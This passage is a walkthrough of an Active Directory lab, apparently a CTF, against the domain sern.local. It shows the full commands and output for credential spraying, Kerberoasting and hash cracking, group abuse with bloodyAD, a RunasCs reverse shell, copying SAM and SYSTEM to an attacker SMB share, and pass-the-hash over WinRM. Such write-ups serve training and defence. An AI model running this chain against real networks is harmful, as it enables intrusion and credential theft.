
Initial enumeration

(Skipped port scan with nmap but you should definitively do port scan)


Since this is an assumed breach machine we are given the following credentials:

kyoma: FutureGadget17


Spraying the credentials we find 3 PCs in the domain SERN.local.



Let’s add the ip of the DC01 to /etc/hosts as the ip for the domain.



Enumerating shares of each PC, we find DEV and HR share in FILESRV01 but we currently don’t have access to it.



Let’s also enumerate users and save them in a text file.

```
└─# nxc ldap 192.168.186.145 -u 'kyoma' -p 'FutureGadget17' --users
LDAP        192.168.186.145 389    DC01            [*] Windows Server 2022 Build 20348 (name:DC01) (domain:s
LDAP        192.168.186.145 389    DC01            [+] sern.local\kyoma:FutureGadget17
LDAP        192.168.186.145 389    DC01            [*] Enumerated 8 domain users: sern.local
LDAP        192.168.186.145 389    DC01            -Username-                    -Last PW Set-       -BadPW-
LDAP        192.168.186.145 389    DC01            Administrator                 2026-10-06 18:27:48 8
LDAP        192.168.186.145 389    DC01            Guest                         <never>             0
LDAP        192.168.186.145 389    DC01            krbtgt                        2026-10-06 18:19:48 0
LDAP        192.168.186.145 389    DC01            kyoma                         2026-10-07 14:18:14 0
LDAP        192.168.186.145 389    DC01            nae                           2026-10-07 14:18:48 0
LDAP        192.168.186.145 389    DC01            moeka                         2026-10-07 14:19:29 0
LDAP        192.168.186.145 389    DC01            braun                         2026-10-07 14:21:37 0
LDAP        192.168.186.145 389    DC01            svc_backup                    2026-10-07 14:30:57 0


┌──(root㉿kali)-[~/messenger]
└─# mousepad users.txt

┌──(root㉿kali)-[~/messenger]
└─# cat users.txt
Administrator
kyoma
nae
moeka
braun
svc_backup
```

Now let’s collect data that we will use to enumerate the domain using bloodhound.


```
┌──(root㉿kali)-[~/messenger]
└─# nxc ldap 192.168.186.145 -u 'kyoma' -p 'FutureGadget17' --bloodhound --collection All --dns-server 192.168.186.145
LDAP        192.168.186.145 389    DC01            [*] Windows Server 2022 Build 20348 (name:DC01) (domain:sern.local) (signing:None) (channel binding:No TLS cert)
LDAP        192.168.186.145 389    DC01            [+] sern.local\kyoma:FutureGadget17
LDAP        192.168.186.145 389    DC01            Resolved collection methods: container, acl, objectprops, trusts, localadmin, dcom, psremote, rdp, session, group
LDAP        192.168.186.145 389    DC01            Done in 0M 4S
LDAP        192.168.186.145 389    DC01            Compressing output into /root/.nxc/logs/DC01_192.168.186.145_2026-10-11_102929_bloodhound.zip
```

Then start Blooudhound community edition and upload the zip file.



Kerberoasting svc_backup

After ingesting the data, we can check All Kerberoastable users and find svc_backup is a service account we can try obtaining its hash.



Attempting to perform Kerberoast we get Clock skew too great error.

```
# GetUserSPNs.py sern.local/kyoma:'FutureGadget17' -request
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName     Name        MemberOf  PasswordLastSet             LastLogon                   Delegation
-----------------------  ----------  --------  --------------------------  --------------------------  ----------
LegacyBackup/sern.local  svc_backup            2026-10-07 14:30:57.038014  2026-10-09 20:20:09.637485


[-] CCache file is not found. Skipping ...
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

We can fix this using ntpdate and pointing ait to the Domain Controller

```
# ntpdate dc01.sern.local
2026-10-10 22:43:33.473810 (+0000) -43251.953158 +/- 0.000610 dc01.sern.local 192.168.186.145 s1 no-leap
CLOCK: time stepped by -43251.953158
```

Now we can perform kerberoasting and get the hash of the service account.

```
# GetUserSPNs.py sern.local/kyoma:'FutureGadget17' -request
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName     Name        MemberOf  PasswordLastSet             LastLogon                   Delegation
-----------------------  ----------  --------  --------------------------  --------------------------  ----------
LegacyBackup/sern.local  svc_backup            2026-10-07 14:30:57.038014  2026-10-09 20:20:09.637485


[-] CCache file is not found. Skipping ...
$krb5tgs$23$*svc_backup$SERN.LOCAL$sern.local/svc_backup*$49345b0fd02fed6b096864c2383842ee$1378e2726c0092fe2ccb592c541f67a11c287f96c58ff4cd1431
b1c95f2f192fb418a937d0a50f350aec57abbde6988290e15dc262f4129f2f98b5563c40ff48c0c768fa1193903988a1cf632812a40319f0b9198b89666f7b5348ea06007af93be
7c8ab16bfa4877fa010d0b16f3b3987e565289c4c3ef987a35e7d9665a2c783d18c7221adfdf668cbf7422020fe618a24c9697e7931713636c5759eb7db707b31c27b906fae08164
3af02c3e517213bdaaa65c29e516310dc57befe49d2e9995d861ff33c9781af92141e549463fe1f3013298f00e92ce5a6db268d698a7f4de84c8e89468443a4b222a1c7142b978ab
58f6c339d98dc30211ae84aae8a4ad8523f5cfed886739ec93876566a60eb04493fe2926aff5819689b31d4fd2668ff96ea7406d649599012bb4a092e25650694a94c21d4580ea25
```

Using hashcat with rockyou.txt we can crack the hash.


```
b6403dc6b9940c58b423e4799f5297bac482330d4bed89ec6fba473bf524d93a5b8069da1fe899583f7f4d6fa8c15e53427160b81f676fad52bb88a0
aa01a71bea4631f69535fd3624efe7f8f679a2605d7421c5787236c8d3abfddbfd6:ibm.2000

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_backup$SERN.LOCAL$sern.local/svc_b...ddbfd6
Time.Started.....: Sat Oct 10 16:53:42 2026 (1 sec)
Time.Estimated...: Sat Oct 10 16:53:43 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 16236.4 kH/s (7.89ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Speed.#2.........:   582.4 kH/s (11.11ms) @ Accel:32 Loops:1 Thr:8 Vec:1
Speed.#*.........: 16818.8 kH/s
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
```

We can attempt to spray the password but won't get any new access.

Obtaining access to shares in FILESRV01

Checking outbound privileges of svc_backup in Bloodhound we see the account can add themselves to File Management group. While the group itself doesn't seem to have any privileges we can guess based on its name that maybe adding ourselves to the group could potentially give us more access into FILESRV01.



Let’s use bloodyAD to add svc_backup to File Management group.

```
┌──(root㉿kali)-[~/messenger]
└─# bloodyAD --host 192.168.186.145 -d sern.local -u 'svc_backup' -p 'ibm.2000' add groupMember 'file management' 'svc_backup'
[+] svc_backup added to file management
```

Checking shares again, now we have READ and WRITE privilege on C$, DEV and HR shares of FILESRV01.

```
┌──(root㉿kali)-[~/messenger]
└─# nxc smb 192.168.186.146 -u 'svc_backup' -p 'ibm.2000' --shares
SMB         192.168.186.146 445    FILESRV01        [*] Windows Server 2022 Build 20348 x64 (name:FILESRV01) (c
SMB         192.168.186.146 445    FILESRV01        [+] sern.local\svc_backup:ibm.2000
SMB         192.168.186.146 445    FILESRV01        [*] Enumerated shares
SMB         192.168.186.146 445    FILESRV01        Share           Permissions     Remark
SMB         192.168.186.146 445    FILESRV01        -----           -----------     ------
SMB         192.168.186.146 445    FILESRV01        ADMIN$          READ            Remote Admin
SMB         192.168.186.146 445    FILESRV01        C$              READ,WRITE      Default share
SMB         192.168.186.146 445    FILESRV01        DEV             READ,WRITE
SMB         192.168.186.146 445    FILESRV01        HR              READ,WRITE
SMB         192.168.186.146 445    FILESRV01        IPC$            READ            Remote IPC
```

Checking HR share, we just saw some documents. Checking DEV we find multiple Jupyter Notebook files and a pdf about Modeling and Simulation in Python. It seems they are modeling physics problems in python. There is also an iphyton_notebook_config.py that looks interesting.

```
┌──(root㉿kali)-[~/messenger]
└─# smbclient.py svc_backup:"ibm.2000"@192.168.186.146
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use HR
# ls
drw-rw-rw-          0  Sun Oct 11 00:00:15 2026 .
drw-rw-rw-          0  Sun Oct 11 00:00:15 2026 ..
-rw-rw-rw-      11593  Thu Oct  8 14:45:45 2026 Applicant Drug and Alcohol Test Consent Form.docx
-rw-rw-rw-      14567  Thu Oct  8 14:54:11 2026 IC-Recruiting-Plan.xlsx
-rw-rw-rw-      14843  Thu Oct  8 14:47:14 2026 Nondisclosure Agreement.docx
# use DEV
# ls
drw-rw-rw-          0  Sun Oct 11 00:00:15 2026 .
drw-rw-rw-          0  Sun Oct 11 00:00:15 2026 ..
-rw-rw-rw-     196415  Thu Oct  8 15:07:50 2026 eigenstates.ipynb
-rw-rw-rw-     350597  Thu Oct  8 15:08:32 2026 heat_equation_2d.ipynb
-rw-rw-rw-        834  Thu Oct  8 15:19:13 2026 ipython_notebook_config.py
-rw-rw-rw-    1614299  Thu Oct  8 15:27:36 2026 Modeling and Simulation in Python.pdf
-rw-rw-rw-    1048474  Thu Oct  8 15:23:14 2026 Rossler_attractor.ipynb
-rw-rw-rw-     479697  Thu Oct  8 15:07:03 2026 schrodinger_equation.ipynb
#
```

Reading the file, it seems like it’s setting up a password for Jupyter Notebook and the password is in plain text.

```
# cat ipython_notebook_config.py
c = get_config()

import os
import base64
from IPython.lib import passwd

password = "ChipmunKid314"

# set the configurable to the hashed/salted value:
c.NotebookApp.password = passwd(password)

# Option 1. cleartext password to the terminal
print
print "Using password: %s" % password
print

# Option 2. write this to a private read-only file

# get the security dir, or put it wherever else you want:
from IPython.config import Application
security_dir = Application.instance().profile_dir.security_dir

# write the file
fname = os.path.join(security_dir, 'notebook_passwd')
with open(fname, 'w') as f:
    f.write(password)
```

Let’s attempt to spray the password we found, we see the password works for user Nae.

```
└─# nxc smb 192.168.186.145 -u users.txt -p 'ChipmunKid314' --continue-on-sucess
usage: nxc [-h] [--version] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--verbose] [--debug] [--no-progress
           {mssql,ftp,ssh,rdp,smb,wmi,vnc,winrm,ldap,nfs} ...
nxc: error: unrecognized arguments: --continue-on-sucess

┌──(root㉿kali)-[~/messenger]
└─# nxc smb 192.168.186.145 -u users.txt -p 'ChipmunKid314' --continue-on-success
SMB         192.168.186.145 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:sern.
SMB         192.168.186.145 445    DC01             [-] sern.local\Administrator:ChipmunKid314 STATUS_LOGON_FAILURE
SMB         192.168.186.145 445    DC01             [-] sern.local\kyoma:ChipmunKid314 STATUS_LOGON_FAILURE
SMB         192.168.186.145 445    DC01             [+] sern.local\nae:ChipmunKid314
SMB         192.168.186.145 445    DC01             [-] sern.local\moeka:ChipmunKid314 STATUS_LOGON_FAILURE
SMB         192.168.186.145 445    DC01             [-] sern.local\braun:ChipmunKid314 STATUS_LOGON_FAILURE
SMB         192.168.186.145 445    DC01             [-] sern.local\svc_backup:ChipmunKid314 STATUS_LOGON_FAILURE
```

Spraying Nae’s credentials in multiple protocols we find the account has winrm access.

```
└─# nxc winrm 192.168.186.145/24 -u 'nae' -p 'ChipmunKid314'
WINRM       192.168.186.145 5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:sern.local)
WINRM       192.168.186.146 5985   FILESRV01        [*] Windows Server 2022 Build 20348 (name:FILESRV01) (domain:sern.local)
WINRM       192.168.186.144 5985   MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local)
WINRM       192.168.186.145 5985   DC01             [-] sern.local\nae:ChipmunKid314
WINRM       192.168.186.146 5985   FILESRV01        [+] sern.local\nae:ChipmunKid314 (Pwn3d!)
WINRM       192.168.186.144 5985   MSGSRV01         [-] sern.local\nae:ChipmunKid314
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

Now we can get shell in FILESRV01 as Nae.

```
└─# evil-winrm -i 192.168.186.146 -u nae -p ChipmunKid314

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\nae\Documents>
```

Getting shell as svc_backup and Abusing Backup Operators Privilege

If we take time to check files and enumerate Nae's privileges, we won't find anything. However checking users folder, we see svc_backup is a user in this machine.

```
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/8/2026   8:31 AM                Administrator
d-----        10/7/2026   8:16 AM                nae
d-r---        5/21/2026   9:15 AM                Public
d-----        10/7/2026   8:14 AM                svc_backup
```

We can try to use RunasCs.exe and get a shell as svc_backup. We will upload RunasCs.exe.

```
*Evil-WinRM* PS C:\Users\nae\Documents> upload ../../../../../home/kali/Downloads/transfers/RunasCs.exe

Info: Uploading /root/messenger/../../../../../home/kali/Downloads/transfers/RunasCs.exe to C:\Users\nae\Documents\RunasCs.exe

Data: 68948 bytes of 68948 bytes copied

Info: Upload successful!
```

We'll start a listener.

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 80
listening on [any] 80 ...
```

Then use RunasCs with svc_backup credentials to get a reverse shell.

```
*Evil-WinRM* PS C:\Users\nae\Documents> ./RunasCs.exe svc_backup ibm.2000 -d sern.local cmd.exe -r 192.168.186.130:80
[*] Warning: The logon for user 'svc_backup' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obta

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-255d13$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 168 created in background.
```

And we get a shell as svc_backup.

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.186.130] from (UNKNOWN) [192.168.186.146] 56125
Microsoft Windows [Version 10.0.20348.5622]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
sern\svc_backup

C:\Windows\system32>
```

Doing whoami /all we see user is part of the local Backup Operators group in FILESRV01. (Not on the domain, otherwise we would have seen the user being part of the group in Bloodhound!)

```
C:\Windows\system32>whoami /all
whoami /all

USER INFORMATION
----------------

User Name       SID
=============== ============================================
sern\svc_backup S-1-5-21-2387301235-874641830-263055908-1109


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==========
Everyone                                   Well-known group S-1-1-0                                        Mandatory
BUILTIN\Backup Operators                   Alias            S-1-5-32-551                                   Group used
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4                                        Mandatory
CONSOLE LOGON                              Well-known group S-1-2-1                                        Mandatory
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory
SERN\File Management                       Group            S-1-5-21-2387301235-874641830-263055908-1110 Mandatory
Authentication authority asserted identity Well-known group S-1-18-1                                       Mandatory
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Our current shell doesn't have the SeBackupPrivilege we need to be able to exfiltrate SAM and SYSTEM. Instead of attempting to improve our shell we can try to exfiltrate the files using reg.py.

We will set up a smb share on our machine.

```
└─# smbserver.py share . -smb2support
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
```

Then use reg.py with svc_backup credentials and save SAM and SYSTEM to our smb share.

```
┌──(root㉿kali)-[~/messenger]
└─# reg.py "sern.local"/"svc_backup":"ibm.2000"@"192.168.186.146" save -keyName 'HKLM\SAM' -o '\\192.168.186.130\share'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SAM to \\192.168.186.130\share\SAM.save

┌──(root㉿kali)-[~/messenger]
└─# reg.py "sern.local"/"svc_backup":"ibm.2000"@"192.168.186.146" save -keyName 'HKLM\SYSTEM' -o '\\192.168.186.130\share'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[!] Cannot check RemoteRegistry status. Triggering start trough named pipe...
[*] Saved HKLM\SYSTEM to \\192.168.186.130\share\SYSTEM.save
```

Now we can dump the credentials in SAM with secretsdump.

```
┌──(root㉿kali)-[~]
└─# secretsdump.py -sam SAM.save -system SYSTEM.save LOCAL
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x9f6f3c854f7b832790ebd8675aa969ca
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4b775b02eb64f1b6f39136fadee7d097:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f08bb0f2a18087aebde05a88e8562905:::
moeka:1000:aad3b435b51404eeaad3b435b51404ee:3db7b1172736f9269dc00118e536a07b:::
[*] Cleaning up...
```

Pass The Hash and Getting Shell as Moeka in MSGSRV01

Based on our enumeration earlier, we know Moeka is a user in the domain, we can't crack her hash, but we can attempt to do pass the hash. Spraying the hash on different protocols we see Moeka can winrm to MSGSRV01.

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.186.145 -u moeka -H '3db7b1172736f9269dc00118e536a07b'
SMB         192.168.186.145 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:sern.local) (signing
SMB         192.168.186.145 445    DC01             [+] sern.local\moeka:3db7b1172736f9269dc00118e536a07b

┌──(root㉿kali)-[~]
└─# nxc winrm 192.168.186.145/24 -u moeka -H '3db7b1172736f9269dc00118e536a07b'
WINRM       192.168.186.144 5985   MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local)
WINRM       192.168.186.146 5985   FILESRV01        [*] Windows Server 2022 Build 20348 (name:FILESRV01) (domain:sern.local)
WINRM       192.168.186.145 5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:sern.local)
WINRM       192.168.186.144 5985   MSGSRV01         [+] sern.local\moeka:3db7b1172736f9269dc00118e536a07b (Pwn3d!)
WINRM       192.168.186.146 5985   FILESRV01        [-] sern.local\moeka:3db7b1172736f9269dc00118e536a07b
WINRM       192.168.186.145 5985   DC01             [-] sern.local\moeka:3db7b1172736f9269dc00118e536a07b
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
```

And we get shell as moeka in MSGSRV01.

```
└─# evil-winrm -i 192.168.186.144 -u moeka -H '3db7b1172736f9269dc00118e536a07b'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detecti

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\moeka\Documents>
```

Checking moeka's files we find a reminders.xls.

```
*Evil-WinRM* PS C:\Users\moeka\Documents> cd ..
*Evil-WinRM* PS C:\Users\moeka> dir -R


    Directory: C:\Users\moeka

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         10/8/2026   7:38 AM                3D Objects
d-r---         10/8/2026   7:38 AM                Contacts
d-r---         10/8/2026   8:02 AM                Desktop
d-r---         10/8/2026   8:02 AM                Documents
d-r---         10/8/2026   7:38 AM                Downloads
d-r---         10/8/2026   7:38 AM                Favorites
d-r---         10/8/2026   7:38 AM                Links
d-r---         10/8/2026   7:38 AM                Music
d-r---         10/8/2026   7:38 AM                Pictures
d-r---         10/8/2026   7:38 AM                Saved Games
d-r---         10/8/2026   7:38 AM                Searches
d-r---         10/8/2026   7:38 AM                Videos


    Directory: C:\Users\moeka\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         10/8/2026   7:38 AM           2308 Microsoft Edge.lnk
